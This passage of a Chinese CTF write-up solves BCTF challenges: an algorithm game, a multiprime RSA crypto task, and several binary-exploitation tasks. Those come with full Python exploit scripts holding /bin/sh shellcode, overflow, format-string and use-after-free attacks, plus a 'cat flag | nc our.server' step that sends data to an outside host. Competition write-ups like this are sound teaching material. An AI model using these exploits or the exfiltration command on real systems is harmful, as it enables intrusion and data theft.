            x = i;
        }else if(str[i]=='L'){
            xl++;
        }else{
            d++;
            xr++;
        }
    }
    n = xl+xr+1;
}

```

```

memset(dis,-1,sizeof(dis));
calc(d,x,((1<<xr)-1)<<(xl+1));
printf("%d\n",sr);
FILE* fs = fopen("sol","w");
for( int i=sr-1; i>0; i-- ){
    print(sol[i][0],sol[i][1]);
    fprintf(fs,"%d\n",sol[i-1][1]+1);
}
print(sol[0][0],sol[0][1]);
fprintf(fs,"%d\n",xl+1);
fclose(fs);
return 0;
}

```

```

$ python solve.py
Welcome to the game server!

```

Proof of work to start the game.

`SHA1("efJcaYiCX7AyV7nY" + X).hexdigest() == "ce486d471280a169930efdd1512c85d81e28df72"`, X is a string of alphanumeric

Input X:

HRVN

Hey, shall we play a game?

Give me a solution to help them get their destination and I will send you your precious.

Please wait while we're generating new round for you

(RRLR LRRRLLLLRL)

6]

RRLRL RRLRLLLRL

7]

RRLRLR RLRLLLRL

5]

RRLR RLRLRLLLRL

3]

RR RLRLRLRLLLRL

4]

RRR LRLRLRLLLRL

6]

RRRRL LRLRLLLRL

8]

RRRRRLRL LRLLLRL

10]

RRRRRLRLRL LLLRL

12]

RRRRRLRLRLLL LRL

14]

RRRRRLRLRLLLRL L

13]

RRRRRLRLRLLLRL LL

11]

RRRRRLRLRLLL RLLL

10]

```
RRRRRLRLRL LRLLL
# 12]
RRRRLRLRLRL LLL
# 11]
RRRRRLRLRLR LLLL
# 9]
RRRRRLRLR RLLLLL
# 7]
RRRRLR RLRLLLLLL
# 5]
RRRR RLRLRLLLLLL
# 6]
RRRR RLRLRLLLLLL
# 8]
RRRRRL RLLLLLL
# 10]
RRRRRLRL LLLLLL
# 9]
RRRRRLRLR LLLLLL
# 7]
RRRRRR RLLLLLL
# 8]
Congratulations
[Please wait while we're generating new round for you
Round 2
LRLRRLRRLRLR LRL
(LRLRRLRRLRLR LRL)
...
(After 100 rounds of game)
...
Congratulations
Your flag is BCTF{wh0-s4ys-h4cke7s-c4nn0t-d0-4lg0rIthm}
```

(100 輪真的好久...)

FLAG: BCTF{wh0-s4ys-h4cke7s-c4nn0t-d0-4lg0rIthm}

超级加解密 (500)

描述

米特尼克感觉到 THU 安全专家掌握着大量的高价值信息，于是他开始捕捉安全专家的行动轨迹，然后安全专家不愧是安全专家，各种信息都使用了最先进的 RSA 算法来加密解密。米特尼克再次施展神技，动用了社会工程、漏洞利用、飞檐走壁、胸口碎石等毕身绝学之后终于偷到了半张宝贵的使用加密解密系统的截图。可是，怎么利用这半张截图来找回那丢失的秘密呢？截图：http://bctf.cn/files/downloads/adv-rsang_e213b3e09e2164c42b39a3eedb9be38c.png 服务：218.2.197.242:1481 or 218.2.197.243:1481

提示

1. crypto 题目不会卡大家OCR的，建议大家OCR或者抄数字之前，先仔细看看图片内容
2. 请仔细看 [http://en.wikipedia.org/wiki/RSA_\(algorithm\)](http://en.wikipedia.org/wiki/RSA_(algorithm))

解法

由於提示 1.，把圖檔直接用純文字編輯器打開後，會發現在圖檔的最後就有明文data了。複製下明文 data 後，我們有的是 `p[3]` 的最後幾位，`c`, `d`, `n` 的開頭 70X 位。

連上服務器後：

```
$ nc 218.2.197.242 1481
Welcome to our Full-Feature Technical Advanced Next Generation Multiprime RSA Encryption Decryption System!!!
Send E to encrypt, D to decrypt:
```

我們可以加密或解密。

- 加密：

```
Send E to encrypt, D to decrypt: E
m: 3
p[0] (just enter to choose from internal precalculated primes, -1 to end): 11
p[1] (just enter to choose from internal precalculated primes, -1 to end): 13
p[2] (just enter to choose from internal precalculated primes, -1 to end): 17
p[3] (just enter to choose from internal precalculated primes, -1 to end): 19
p[4] (just enter to choose from internal precalculated primes, -1 to end): 23
c: 734743
d: 694561
n: 1062347
Keep them safe! You will need them when you want to decrypt!
```

要給 `m` 以及五個質數 `p[0], ..., p[4]`，然後他會回 `c`, `d`, `n`，並且 `p[0], ..., p[4]` 都可以選擇用它內建的質數。

- 解密：

```
Send E to encrypt, D to decrypt: D
c: 734743
d: 694561
n: 1062347
m: 129424
```

給 `c`, `d`, `n`, 會回 `m`。稍微做嘗試可以發現 `m = c ^ d (mod n)`, 正常的 RSA 解密方法。稍微做些嘗試就會發現加密時 `n = p[0] * p[1] * p[2] * p[3] * p[4]`, 且 `e = d ^ -1 (mod phi(n))` 固定為 65537。

在給定的圖片中可以看出，他的 `p[4]` 是用內建的質數，所以第一個想法就是把這個質數給弄出來：

```
$ nc 218.2.197.242 1481
Welcome to our Full-Feature Technical Advanced Next Generation Multiprime RSA Encryption Decryption System!!!
Send E to encrypt, D to decrypt: E
m: 2
p[0] (just enter to choose from internal precalculated primes, -1 to end): 2
p[1] (just enter to choose from internal precalculated primes, -1 to end): 2
p[2] (just enter to choose from internal precalculated primes, -1 to end): 2
p[3] (just enter to choose from internal precalculated primes, -1 to end): 2
p[4] (just enter to choose from internal precalculated primes, -1 to end):
For safety reasons, at least 2 internal primes should be used.
```

居然至少要用兩個，沒關係，反正我們可以 gcd !!

```
$ nc 218.2.197.242 1481
Welcome to ...
Send E to encrypt, D to decrypt: E
m: 2
p[0] (just enter to choose from internal precalculated primes, -1 to end): 2
p[1] (just enter to choose from internal precalculated primes, -1 to end): 2
p[2] (just enter to choose from internal precalculated primes, -1 to end): 2
p[3] (just enter to choose from internal precalculated primes, -1 to end):
p[4] (just enter to choose from internal precalculated primes, -1 to end):
c: ...
d: ...
n: 1520289098362221139595501469127348668484499923185691057988437652726433419507840
5900081218657394347780402680260539124629672907419363978630153840233771581976539715
209837654899323955400665217434392619244660420346797308471846003587415187504969472
6842871808316714524653421717534610829554435829404508099505324709062506744284196192
5551016020529976558993900011940502508270395884025813028381084321505739660177956489
5683712534815949888086746146162919092719413288599655789022419799459399913942341189
7338734815459922887378380588704948340784545693811062221361046029260080664520383398
12275054761841285928381879124223071638421904968
Keep them safe! You will need them when you want to decrypt!
```

```

$ nc 218.2.197.242 1481
Welcome to our Full-Feature Technical Advanced Next Generation Multiprime RSA Encr
yption Decryption System!!!
Send E to encrypt, D to decrypt: E
m: 2
p[0] (just enter to choose from internal precalculated primes, -1 to end): 2
p[1] (just enter to choose from internal precalculated primes, -1 to end): 2
p[2] (just enter to choose from internal precalculated primes, -1 to end):
p[3] (just enter to choose from internal precalculated primes, -1 to end): 2
p[4] (just enter to choose from internal precalculated primes, -1 to end):
c: ...
d: ...
n: 9601584394648168663711487927613684554204484079022814083666379722795693231567529
886476817701264374432815920295222500857099596562630689542751573862328307675834243
4941100037694050086799871734224835883552001454227563528992804585390462603200206919
6953667548711798362747374872942224053872636232614802793425636887822829383005428704
7691840429105980727256433828341801382779958698707797917999366380062371801926202280
1016901841554063571639812558600820599340675177113410934700890809378963158125448496
7799680547395385973144113887689131630390928526026769667334640206431669210810678475
4162637970421382667527075181609672937034315016
Keep them safe! You will need them when you want to decrypt!

```

```

$ irb --simple-prompt --noecho
=> p 1520289098362221139595014691273486684844999231856910579884376527264334195078
4059000812186573943477804026802605391246296729074193639786301538402337715819765397
1520983765489932395540006652174343926192446604203467973084718460035874151875049694
7268428718083167145246534217175346108295544358294045080995053247090625067442841961
9255510160205299765589939000119405025082703958840258130283810843215057396601779564
8956837125348159498880867461461629190927194132885996557890224197994593999139423411
8973387348154599228873783805887049483407845456938110622213610460292600806645203833
9812275054761841285928381879124223071638421904968.gcd(9601584394648168663711487927
6136845542044840790228140836663797227956932315675298864768177012643744432815920295
2225008570995965626306895427515738623283076758342434941100037694050086799871734224
8358835520014542275635289928045853904626032002069196953667548711798362747374872942
2240538726362326148027934256368878228293830054287047691840429105980727256433828341
8013827799586987077979179993663800623718019262022801016901841554063571639812558600
8205993406751771134109347008908093789631581254484967799680547395385973144113887689
1316303909285260267696673346402064316692108106784754162637970421382667527075181609
672937034315016)
8

```

居然沒有 gcd ?!?! (備註：其實當初運氣很好，在這邊有找到 gcd 所以一下子就確信的接下來的步驟。)

猜測應該是 internal precalculated primes 不只一個，反正也沒很大問題，多跑幾次取個 gcd 就好了嘛。寫個 code:

```

require 'socket'
require 'set'
def send(msg)
  if !msg.end_with?("\n")
    msg << "\n"
  end
  $sock.puts msg

```

```

end
def f(msk)
  $sock = TCPSocket.new('218.2.197.242', 1481)
  $sock.readpartial(1000)
  send("E")
  $sock.readpartial(1000)
  send("2")
  a = 1
  (0..4).each do |i|
    $sock.readpartial(1000)
    if (msk & (1<<i)) != 0
      send("")
    else
      send("2")
      a *= 2
    end
  end
  2.times { $sock.gets }
  res = $sock.gets
  res.split.last.to_i / a
end
arr = []
prs = Set.new
100.times do |i|
  puts "i = #{i+1}"
  x = f(3)
  arr.each do |y|
    d = x.gcd(y)
    if x != y && d != 1
      if !prs.include?(d)
        prs << d
        puts "NEW!! #{prs.size} #{d}"
      end
      if !prs.include?(x/d)
        prs << x/d
        puts "NEW!! #{prs.size} #{x/d}"
      end
      if !prs.include?(y/d)
        prs << y/d
        puts "NEW!! #{prs.size} #{y/d}"
      end
    end
  end
  arr << x
end
File.open('primes.out', 'a') do |f|
  prs.each do |x|
    puts x
    f.puts x
  end
end

```

好呀，跑起來後大概 $i = 40$ 左右就再也沒有找到新質數了，而且恰好找到了 20 個，感覺很好。那我們要怎麼找出他用的 $p[4]$ 是哪個呢？反正我們知道 c, d, e 呀，而且 $d * e = 1 \pmod{\phi(n)}$ ，所以 $d * e - 1 = 0 \pmod{p[4] - 1}$ 。再來寫點 code：

```
d = 104466343164729087857924433717120123026730345025496572931042729663280318332180
2015190897505475370339380314556178978815160945177772754724719582019715375154336064
6637847292783574647839427727433513141255778927079976432903970548150178548349833944
0868338393442585095851195962652200500234673782591233520625438685029015759533598925
3571342614170369058884630092354138993152728895591768520362752653978110563749551008
5487618116019181959238634311411856480272172254382645495066759019697602773465474790
3097930961234629331591248890805354981062509339001243417076985330052677577268459337
3891986420604626277902122769358171840894694127908717814532309347536284416730823275
8965798306238502151750217869230560216942604960552321069230735822655597951349701901
5184500519142840969643972048560555580697162010947981169710611611950052624614665237
5522997750332615367298519590111655739200817226509647439202712582122396183257312537
5364887032430932261013882611808585609856121351849532804111520195234351050760028415
1247753941884151840764304445433386559797702557090624854317046308814938880338048441
331510647996933282819505770330293877324603923862108533946770008263469329121117662
6441316126377634496278535335593917851237145225409286147668289874100657972178635522
1169465262747469206955933405183390054212205397384324334630503270038538801146133206
1345292935174670452693754397100746439577035529313992502444019609129575194987497703
3156697874224356134391335181102960354388795531733457080664255197517288850013157704
9245452199491882818902853651477792230381277739300528906828493317634145
e = 65537

File.open('primes.out', 'r').each_line do |l|
  p = l.to_i
  if (d * e - 1) % (p - 1) == 0
    puts p
  end
end
```

好耶，找到剛好一組解

```
p[4] = 168989495350198471757304910164246620278618748133367672139165446394971542282
7917588348074554221166635087812712400607265324593354668948735293697371498997936949
7874071075169722376154622218813515172036483655754005283299448631934090001030599494
1187266419756973586597235759828992800739396838968274798301109676918099
```

那剩下還可以做什麼呢？我們發現所有的內建質數都是 1024 bits 的，所以我們的 n 會有 5000 bits 左右，根本沒辦法分解。只好來看看知道的東西，我們會算 $m \pmod{p[4]} = (c^d) \pmod{p[4]}$ ，不如就來算一下

```
$ irb --simple-prompt --noecho
>> require 'openssl'
>> c = 716454926210166732134649767737055765989776261880546434723707234240058571351
6285539349552546647405765138897839488944494943738062215552334869850948900439123501
9565559713627704048764179825993770410982081163073179082285952371172055471437005696
0742114743921529956616975273507649869106308252909387139810529539208750562744430781
6666016137900789977167481800237651181042812691945972855644490712472424890278043722
9599609692990060701334533869156239657433452398941687755149030225719626892256525828
8704394553425550389985482489305714380858114653247623915160784536665613690100729397
9642429577791005816852539520049785774249947850730573379317612489760329719554288574
4052977605697204533460276361782701335960840419409638485275251200148529855104784943
3758450794625009461030461673819528634735257123855354572607422204939884720388845915
86844210153095905539944176519845001888595529988070630591235276520727119241388266
6126523273528142846421483047055572860010802821615126164839286994359724423504094657
0975766805263559912978700025200979464048668760928194380730999642469599858319517419
8858406139166202036788271631567504635126559611134887913140311226588695181891151229
0815325914332803777263106292553807010792838432697001671952904056736058809040140495
7687161917107298702605660399019813739825078682206704946144535054652241684914298562
7021384270786770595111982542417428356715157437384885525287600395771200779095676775
2239650449011091020177913065971208007298633065520219790822524305072574433056282209
795778043445899379702686258716714912791202892749944700857668722626288022
>> d = 104466343164729087857924433717120123026730345025496572931042729663280318332
1802015190897505475370339380314556178978815160945177772754724719582019715375154336
0646637847292783574647839427727433513141255778927079976432903970548150178548349833
9440868338393442585095851195962652200500234673782591233520625438685029015759533598
9253571342614170369058884630092354138993152728895591768520362752653978110563749551
0085487618116019181959238634311411856480272172254382645495066759019697602773465474
7903097930961234629331591248890805354981062509339001243417076985330052677577268459
3373891986420604626277902122769358171840894694127908717814532309347536284416730823
2758965798306238502151750217869230560216942604960552321069230735822655597951349701
901518450051914284096964397204856055580697162010947981169710611611950052624614665
237552299775033261536729851959011165573920817226509647439202712582122396183257312
5375364887032430932261013882611808585609856121351849532804111520195234351050760028
4151247753941884151840764304445433386559797702557090624854317046308814938880338048
4413315106479969332828195057703302938773246039238621085339467700008263469329121117
6626441316126377634496278535335593917851237145225409286147668289874100657972178635
5221169465262747469206955933405183390054212205397384324334630503270038538801146133
2061345292935174670452693754397100746439577035529313992502444019609129575194987497
7033156697874224356134391335181102960354388795531733457080664255197517288850013157
7049245452199491882818902853651477792230381277739300528906828493317634145
>> p4 = 16898949535019847175730491016424662027861874813336767213916544639497154228
2791758834807455422116663508781271240060726532459335466894873529369737149899793694
978740710751697223761546221881351517203648365575400528329944863193409000103059949
41187266419756973586597235759828992800739396838968274798301109676918099
>> n = c.to_bn.mod_exp(d, p4).to_i
>> p n
1726872981655935340147058082763877806472341495731021719347179497200875362956316427
3078961514354631330982290718517874393106220502014411962811717696713597
>> p n.to_s(2).length
503
```

這個有詐呀! 超短的說，只好來看看它到底是什麼。

```
>> n.to_s(16).split('').each_slice(2).map do |x| print x.join.to_i(16).chr end  
The flag is BCTF{c4n-y0u-6re4k-RSA-us1n9-4c0ust1c-crypt4n41s1s}
```

耶!!! BCTF{c4n-y0u-6re4k-RSA-us1n9-4c0ust1c-crypt4n41s1s}

備註: 其實最後一步不用這麼複雜:

```
>> p [n.to_s(16)].pack("H*")  
"The flag is BCTF{c4n-y0u-6re4k-RSA-us1n9-4c0ust1c-crypt4n41s1s}"  
>> p n.to_bn.to_s(2)  
"The flag is BCTF{c4n-y0u-6re4k-RSA-us1n9-4c0ust1c-crypt4n41s1s}"
```

PWN

后门程序 (100)

描述

米特尼克拿到了BAT数据中心的口令后，为了确保口令被更改后仍能登陆数据中心，他从一位小伙伴那拿到了一个后门程序植入进了服务器。这个后门程序没有任何说明，但是米特尼克迅速找到了使用方法。后门程序：http://bctf.cn/files/downloads/backdoor_844d899c6320ac74a471e3c0db5e902e 安装地址：218.2.197.250:1337 安装地址2：218.2.197.249:1337

解法

ELF32，首先分析一下，找到輸入點：

```
int main(){
    int v1; // [sp+18h]
    //...
    sub_8048DDE((char *)&v1);
    //...
}
int sub_8048DDE(char *buf){
    //...
    printf("\nReplay?(y/n)");
    fflush(stdout);
    scanf("%s", buf);
    //...
}
```

很明顯的 buffer overflow，108 bytes 後蓋到 main() 的返回位址，那我們的 shellcode 在哪裡呢？Stack 不好定位，我們借一下 sub_8048DDE(char*)，把 shellcode 讀到 .bss 段上。因此要溢出的部份是這樣的：

```
0x6c: 0x0804bdde (原本為 main() 的返回位址)
0x70: 0x0804b146 (跳轉 shellcode，偏了 1 byte 是因為第一個字元要是 'n' 才會直接 return)
0x7c: 0x0804b145 (傳給 sub_8048DDE() 的參數)
```

另外，因為這裡是用 scanf("%s") 讀取的，shellcode 中不可以有 \t, ' ', \r, \n 這些字元，我們做了一些修改以避開它們，例如把 mov al,0x0b 換成 mov al,0x10; dec; dec; dec; dec; dec;。完整的代碼如下：

```
import socket
import struct
import sys

st = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
st.connect(('218.2.197.250',1337))

while True:
    s = st.recv(4096)
    sys.stdout.write(s)
    if 'Replay?(y/n)' in s:
        break

s = '\n'*116
s += struct.pack('I',0x08048DDE)
s += struct.pack('I',0x0804B146)
s += struct.pack('I',0x0804B145)
st.send(s+'\n')
print st.recv(4096)

s = '\n\xeb\x1b[1\xc0\x88C\x07\x89[\x14\x89C\x18\xb0\x10'+\
    'HHHHH\x8dK\x14\x8dS\x18\xcd\x80\xe8\xe0\xff\xff'+\
    '\x0ff/bin/sh0XXXX0000XXXXAAAABBBA'
st.send(s+'\n')

st.send('cat /home/ctf/flag\n')
print st.recv(4096)
```

執行結果:

This one's dedicated to allAnnotate the hackers

Even out settle score quick
My disaster recovery requires even more disks
Put your bytes up, prove it or you forfeit
Got my C64 and we blew it into orbit.

.....

Drink all the booze
Hack all the things

Replay?(y/n)
Replay?(y/n)
BCTF{H4v3-4-n1C3-pWn1ng-f3sT1v4l!!}

... 我承認當時完全沒有注意到自帶後門這件事 ...

FLAG: BCTF{H4v3-4-n1C3-pWn1ng-f3sT1v4l!!}

身无分文 (200)

描述

米特尼克在BAT上班时，发现很多同事都在用新款Android手机，很是羡慕，他也想搞一部，来替换他那部用了“二十多年”的摩托罗拉手机。但是他在BAT公司还没拿到第一笔工资，用假身份申请的信用卡在租房与日常饮食上也快刷爆了，可以说是身无分文了。这却难不倒米特尼克，他发现了这个销售手机的在线商店。商店地址：218.2.197.251:1234

http://bctf.cn/files/downloads/mobile_shop_4d904f700ef95bae39936cd9c0829d31

解法

ELF32，在購買手機的函式中，我們發現了一個導致任意地址寫入的漏洞：

```
index = strtol(buf, 0, 10);
if (buf[0] == '-' || index > 8){
    //Input error
}
//中略
s[-index + 8] += 1;
```

上面檢查 `index` 範圍的部份是有問題的，表面上它禁止了輸入負數，實際上 `strtol()` 是允許前置空白的。這會導致後面的 `++s[-index+8]` 可以將任意在 `s+8` 後的位址的值+1，而這個 `s` 是在 stack 上的，我們可以利用這個漏洞改掉回傳位址。我們把 shellcode 當成 Credit card number 讀到 0x0804b1e0，將主函式 `sub_8048C00()` 的返回位址 (原為 0x0804859e) 改掉 (9e -> e0, 85 -> b1)，再以指令 d 關閉程序後，就會跳轉到 shellcode 上了。完整的代碼如下：

```

import socket
import struct
import sys

shellcode = '\x90'*60+'\xeb\x1b[1\xc0\x88C\x07\x89[\x14\x89C\x18\xb0\x10HHHHH'+\
    '\x8dK\x14\x8dS\x18\xcd\x80\xe8\xe0\xff\xff\xff/bin/sh0XXXX0000XXXXAAAABB
B'

origin = 0x0804859e
target = 0x0804b1e0

st = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
st.connect(('218.2.197.251',1234))

def W(x):
    st.send(x+'\n')

W('a')
W('1')
W('c')
W('y')
W('..')
W(shellcode)

ss = 0
for i in range(1,5):
    while True:
        d = origin&((1<<(i*8))-1)
        if d == target&((1<<(i*8))-1):
            break
        origin += 1<<((i-1)*8)
        ss += 1
    W('a')
    W(' -%d'%(15+i)) # -16 ~ -19 為原本的返回位址所在之處
W('d')
st.settimeout(0.1)
try:
    while True:
        st.recv(4096)
except:
    while True:
        s = raw_input('#').strip()
        st.send(s+'\n')
        print st.recv(4096)
st.close()

```

代碼執行結果:

```

$ python a.py
#cat /home/ctf/flag
BCTF{n0W_4ll_Th3_ph0N3s_B3l0ng_T0_y0U~_~}

```

FLAG: BCTF{n0W_4ll_Th3_ph0N3s_B3l0ng_T0_y0U~_~}

情报窃取 (300)

描述

米特尼克在凯瑟琳手机中窃取到一些情报，成功逃脱了一次针对他的抓捕行动。然而在中国国际刑警的建议下，凯瑟琳在手机上安装了百度手机卫士，将米特尼克植入的木马应用检测并移除掉了。米特尼克必须找到另外的情报窃取渠道，他发现凯瑟琳经常使用一个专用的在线邮箱客户端，米特尼克必须侵入在线邮箱的服务器。218.2.197.244:2337

http://bctf.cn/files/downloads/mailbox_177d7690bb16ccae7f7e6406a643ca05

http://bctf.cn/files/downloads/libc.so.6_6af07f67f3ea510adb71fb446e3b6e3a

解法

ELF32，我們在印出 mail 內容的 sub_8048d73() 中找到了一個 format string 漏洞：

```
int sub_8048D73(int fd, int a2){
    //...
    print(fd, "To: %s\n", *(&ptr + a2));
    print(fd, "Subject: %s\n", v3 + 32);
    print(fd, (const char *)(v3 + 96)); // 信件內容
    print(fd, "\n-----\n");
    //...
}

int print(int fd, const char *format, ...){
    void *v2; // ST1C_4@1
    int v3; // ST18_4@1
    ssize_t v4; // ST14_4@1
    va_list va; // [sp+38h] [bp+10h]@1

    va_start(va, format);
    v2 = malloc(size);
    v3 = vsnprintf((char *)v2, size, format, va);
    v4 = write(fd, v2, v3);
    free(v2);
    return v4;
}
```

好勒所以我們有一個 format string 漏洞，只是這個字串本身是在 heap 上，用 %n 做寫入時需要在 stack 上指定位址，這裡我們沒辦法直接將要寫的位址放在字串上。經過一番苦思，我們注意到了每個 stack frame 的 bp(A) 總是會指向前一層 stack frame bp(B) 的所在位址。利用 A 的值，%hhn 可以對 B 的最低位寫入，這樣 B 的值可以在一定範圍內遊走。我們接著再對 B 使用 %hhn 就可以對這個範圍內的任意位址寫入了，效果十分顯著。如果真想對所有地址任意寫入的話再跳一次就行了，但我們用不上。

```
printf("%130c%21%hhn"); // A @ 21$,
printf("%76c%33%hhn"); // B @ 33$ (0x7fbb50a0 -> 0x7fbb5082，再對 0x7fbb5082 寫入 7
6)
```

另外，此題 stack 不可執行，但用 format string 印出 stack 內容後，可以找出 main() 返回進 libc.so 裡的位置。由於這題是以 fork() 方式來運作的 service，因此位址不會改變，再利用提示給的 libc.so 檔就可以找出 system() 的正確位址。但不能直接 system('/bin/sh') 因為接了 socket，這樣輸出是看不到的，我們改用 system('cat flag | nc our.server 13387') 來送出 flag。完整代碼如下：

```
import socket
import struct
import sys

st = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
st.connect(('218.2.197.244',2337))

def S(x):
    st.send(x+'\n')

def W(x,Show=True):
    while True:
        s = st.recv(4096)
        if Show:
            sys.stdout.write(s)
        if x in s:
            return s

W('Exit',False)

def FA(x,pad=True):
    S('1')
    S('.T0')
    S('.SUB')
    if pad:
        S(' [<({}+x+{})>] ')
    else:
        S(x)
    W('Exit',False)
    S('3')
    S('1')
    s = W('Exit',False)
    if pad:
        s = s[s.find(' [<({}+4:s.find('{}))>] ')]

S('4')
S('1')
W('Exit',False)
return s

system = 0x3ea70-0x19993+0xf7489993
print 'system @ %08x'%system
print FA('%33$x'),FA('%34$x')

def WS(x,offset):
    FA('%%%dc%21$hhn'%(0x68+offset)) # write 33 (ffb28d68)
    if ord(x)!=0:
        FA('%%%dc%33$hhn'%ord(x),pad=False) #write ffb28d6c+offset
    else:
        FA('33$hhn',pad=False)
```

```
WS('\x70',0)
WS('\xea',1)
WS('\x4a',2)
WS('\xf7',3)
WS('\x78',8)
WS('\x8d',9)
WS('\xb2',10)
WS('\xff',11)

print '# sending cmd'
cmd = 'cat flag | nc our.server 13387; '
for i in range(len(cmd)):
    WS(cmd[i],i+12)

print 'return to: '+FA('%34$x')
print 'arg1 = '+FA('%36$s')
S('5')

raw_input()
```

```
$nc -vlp 13387
listening on [any] 13387 ...
218.2.197.244: inverse host lookup failed: Unknown host
connect to [our.server] from (UNKNOWN) [218.2.197.244] 49763
BCTF{x14ng-fl4g-sh3m_m4_d3_zu1;m4;f4n;l3}
sent 0, rcvd 42
```

FLAG BCTF{x14ng-fl4g-sh3m_m4_d3_zu1;m4;f4n;l3}

黑客信息系统 (400)

描述

逃亡中的米特尼克从来没有放弃过反击，每天攻击 FBI 的内部系统获取情报也是他的必修课。一天，他在 FBI 服务器中畅游的时候，无意中发现了一个黑客信息系统，而自己就列在其中，而且显示FBI已经和中国国际刑警联合建立了一个针对他的专案组。他非常紧张，必须马上搞定这个黑客信息系统，找到追查他的中国国际刑警信息。系统地址：218.2.197.245:31337

http://bctf.cn/files/downloads/his_04668394b7e6e02feb0a25087de871f2

http://bctf.cn/files/downloads/libc.so.6_6af07f67f3ea510adb71fb446e3b6e3a

解法

主要的功能都在 `sub_8049340()` 裡，挺巨大的一個函式。其中會造成漏洞的，第一個是在用來 `add hacker` 的函式 `sub_80489E0()`。這裡用了一個 `hash` 函數 `sub_8048920()` 和 `hash table` 記錄存在的 ID，但 `add hacker` 前沒有檢查是不是 `hash table` 已經滿了。通過構造適當的 `hash` 值，我們可以覆蓋任意 `id` 原本的資料，並且將當前作用的 `id` 指定為他。

```
n = strlen(name);
hash_value = sub_8048920(name);
id = hash_value;
for ( i = 0; i < 1338; i++ ) {
    id = (hash_value + i) % 1337;
    if ( !tb[(hash_value + i) % 1337] ) break;
    if ( !strcmp(table[(hash_value + i) % 1337]->name, name) )
        return (hash_value + i) % 1337;
}
ptr = malloc(0x38u);
ptr->id = id;
memcpy(ptr->name, name, n);
table[id] = ptr;
return id;
```

接下來我們在處理 `show` 這個操作的代碼中，發現在 `currentID=0` 時，這個 `id` 會被當做是 `admin`，`nameLength` 會直接被設成 5。這會使得之後的 `limit` 值被高估，`memcpy()` 時造成 `buffer overflow`，可以 `overflow` 的長度大約是 35 byte。

```
idLength = numOfDigits(currentID) + 8;
nameLength = currentID ? strlen(table[currentID]->name) : 5;
ageLength = numOfDigits(table[currentID]->age);
genderLength = table[currentID]->gender?4:6;
total = ageLength + genderLength + (idLength + nameLength + 6) + 10 + 8;
limit = 127 - total;
if ( strlen(table[currentID]->info) > limit ){
    memcpy(buf+total, table[currentID]->info, n);
} else{
    memcpy(buf+total, table[currentID]->info, strlen(table[currentID]->info));
}
```

這個 buffer overflow 足以改寫掉返回位址。我們先試著找出 libc 的基底位址，藉助 gdb 我們很快的發現 buf+0x94 處的值跟 main() 返回到 __libc_start_main() 裡的位址之間的差是固定的。show 操作的時候可以接上長度正確的 info 字串，印出 buf+0x94 處的值，就可以定出 system() 和 gets() 的位址。之後我們先用 gets() 把 shell 命令讀取到 .bss 段上(0x0804c548 是原本 hash table 的位址)，再接著跳轉到 system() 執行命令。完整代碼如下：

```
import socket
import struct
import sys
import time

st = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
st.connect(('218.2.197.245',31337))

hh = open('hash_table','r').read().split('\n')[:-1]

def W(x):
    st.send(x+'\n')

def Wait(x=' >> '):
    time.sleep(0.2)
    rr = ''
    while True:
        s = st.recv(4096)
        rr += s
        if x in s:
            return rr

for i in range(1,1337):
    W('add '+hh[i])

W('addaaaaaaaaaaaaaaaaaaaaaaaaaaaaadwvzm')
Wait('added to system with id 0')

W('info aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaxxx0AAAABBBAAAABBBAAAA')
Wait()
W('show')
s = Wait()
s = s[s.find('AAAABBBAAA')+20:][:4]
libc_base = struct.unpack('I',s)[0]-0x19406b+0x409e-0x19993
print 'libc_base @ '+hex(libc_base)

gets = libc_base+0x661a0
system = libc_base+0x3ea70

W('info aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' + \
    struct.pack('I',gets)+\
    struct.pack('I',system)+\
    struct.pack('I',0x0804c548)+\
    struct.pack('I',0x0804c548))

Wait()
W('show')
Wait()
```

```
st.send('exit\n')
s = raw_input()
st.send(s+'\n')
while True:
    s = st.recv(4096)
    if len(s)==0:
        break
    sys.stdout.write(s)
    sys.stdout.flush()
```

FLAG: BCTF{2h3_sH1_Y1=G3=H4o^w4n^d3%F14G}

新型架构 (500)

描述

米特尼克在BAT公司的工作任务之一就是对公司内部的各种系统做渗透测试，他几乎攻破了所有系统，除了一个在新型架构服务器上运行的服务——员工培训管理系统，他对这种架构一无所知，小伙伴们你们能帮助他吗？系统地址：218.2.197.248:4321

http://bctf.cn/files/downloads/libc.so.6_43809daf20d1e9e364f097f2e9b9db2e

http://bctf.cn/files/downloads/course_50b8451532469cf4def2a7103b13ba85

解法

ARM 架構 ELF，還好前幾次 CTF 看了不少 ARM，這次的 "解锁密码" 這題多少也幫忙複習了一下，理解代碼上還算容易。我們一開始先試著弄清 course data 的 36 bytes 結構。其中 "prerequisite Course" 這點很有趣，我們注意到在 list 這個操作中，prerequisite 會包含 course name 和 instructor。這表示在 list 這個操作顯示一門課程時，會需要參考到預備課程中的資料。進一步研究，我們發現它會呼叫預備課程 (x) 上的一個函式指針 (x+0x8)，正常情況下它指向 0x8878，一個印出像是 "BATT-1 a instructed by xxx" 這個字樣的函式。

但我們發現，在 remove 課程後，並沒有清除指向該課程 (x) 的指針。雖然在呼叫 (x+0x8) 時會先檢查 x[0:4] 的值是否為 0x13373713，但這個其實我們也可以控制。在被釋放後，malloc() 會重新使用同樣大小 (或同一個 chunk) 的 memory，當我們再新增一門課程時，最先建立的是用來存放 course name 的區塊。只要把 name 的長度也設為 36 byte，便會覆蓋到原本被移除的課程上。當 list 再次呼叫 (x+0x8) 時，我們就掌握了控制權。

由於 stack 無法執行，需要定位 system() 的位址。在這裡我們使用原本用來印出預備課程資訊的 0x8878，但把原先指向課程名的 (x+0xc) 改為 .got 段上 write() 的欄位。這樣我們可以讀出 write() 在 libc.so 裡的位址，加上本地計算出的偏移量就可以得到 system() 的位址了。有了 system() 後，我們直接讓指針 (x+0x8) 指向 system()，但這時被傳入的參數是結構 (x) 本身，無法控制。因此我們把結構填滿非 0 值，並用 ';' 隔斷真正需要的指令，system() 會多報幾個 command not found 但還是能得到結果。

```

import socket
import time
import struct
import re

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM,6)
s.connect(('218.2.197.248',4321))

m = b'\x13\x37\x37\x13bbbb\x79\x88\x00\x00\x3c\x11\x01\x00\x3c\x11\x01\x00'

s.send(b'a\n1\n1\n1\n1\n1\n')
s.send(b'a\n1\n1\n1\n1\n1\n')
s.send(b'r\n1\n')
